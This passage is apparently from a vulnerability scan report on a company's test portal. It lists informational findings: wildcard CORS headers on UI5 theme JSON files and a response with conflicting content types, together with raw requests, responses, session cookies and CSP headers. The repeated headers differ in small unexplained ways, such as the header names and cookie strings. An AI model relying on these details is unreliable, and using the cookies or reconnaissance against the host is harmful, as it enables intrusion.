https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_suite_ui_commons_StatusIndicator_SmallLabelMargin": "0.375rem",
  "sap_suite_ui_commons_StatusIndicator_MediumLabelMargin": "0.5rem",
  "sap_suite_ui_commons_StatusIndicator_LargeLabelMargin"
...[SNIP]...
```

26.2. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json**

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:48 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
content-length: 977
dxp-sap: 21100006
x-user-login-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:25 GMT
sap-dms: KVV
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com https://sapui5.hana.ondemand.com https://ui5.sap.com/
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
```



```
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "css-selector": "sapFAvatarColorAccent@{accentIndex}",
  "color-param": "sapUiAccent@{accentIndex}",
  "_sap_f_DynamicPageHeader_PaddingBottom": "1rem",
  "_sap_f_Card_ContentPadding": "1rem",
  "_sap_
...[SNIP]...
```

26.3. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json**

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 16907
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:26 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapcf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "_sap_m_Bar_AppHeight": "3333px",
```

```
"_sap_m_Bar_HeaderHeight": "68px",
"_sap_m_Bar_MinHeightForHeader": "3401px",
"_sap_m_BusyDialog_IndicatorMargin": "1.5rem 0",
  "_sap_m_BusyDialog_IndicatorMarg
...[SNIP]...
```

26.4. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json**

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:45 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 47171
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:31 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sapBrandColor": "#3079BF",
  "sapHighlightColor": "#265f96",
  "sapBaseColor": "###",
  "sapShellColor": "###",
  "sapBackgroundColor": "#f9f9fd",
  "sapFontFamily": "\"T22full\", Arial, Helvetica, sa
...[SNIP]...
```

26.5. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:45 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6673
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:33 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_ui_layout_ColumnLayout_formColumnMaxXL": "4",
  "sap_ui_layout_ColumnLayout_formColumnMaxL": "3",
  "sap_ui_layout_ColumnLayout_formColumnMaxM": "2",
  "sap_ui_layout_ColumnLayout_formColumnM
...[SNIP]...
```

26.6. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json**

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:48 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6448
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "_sap_ui_table_BaseSize": "2rem",
  "_sap_ui_table_BaseSizeCozy": "3rem",
  "_sap_ui_table_BaseSizeCompact": "2rem",
  "_sap_ui_table_BaseSizeCondensed": "1.5rem",
  "_sap_ui_table_BaseBorderWidth": ".
...[SNIP]...
```

26.7. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json**

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 8395
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
sap-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_ui_unified_CalendarLegend_sapUiUnifiedLegendWorkingDay": "#fff",
  "sap_ui_unified_CalendarLegend_sapUiUnifiedLegendNonWorkingDay": "#f7f7f7",
  "sap_ui_unified_ColorPicker_CircleSize": "13px
...[SNIP]...
```

27. Multiple content types specified

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/ZMFP_DASH_ESS_NEXT_SALARY.view.js

Issue detail

The response contains multiple Content-type statements which are incompatible with one another. The following statements were received:

- content-type: application/javascript; charset=utf-8
- text/html; charset=UTF-8

Issue background

If a response specifies multiple incompatible content types, then the browser will usually analyze the response and attempt to determine the actual MIME type of its content. This can have unexpected results, and if the content contains any user-controllable data may lead to cross-site scripting or other client-side vulnerabilities.

In most cases, the presence of multiple incompatible content type statements does not constitute a security flaw, particularly if the response contains static content. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists.

Issue remediation

For every response containing a message body, the application should include a single Content-type header that correctly and unambiguously states the MIME type of the content in the response body.

References

- [Web Security Academy: Cross-site scripting](#)

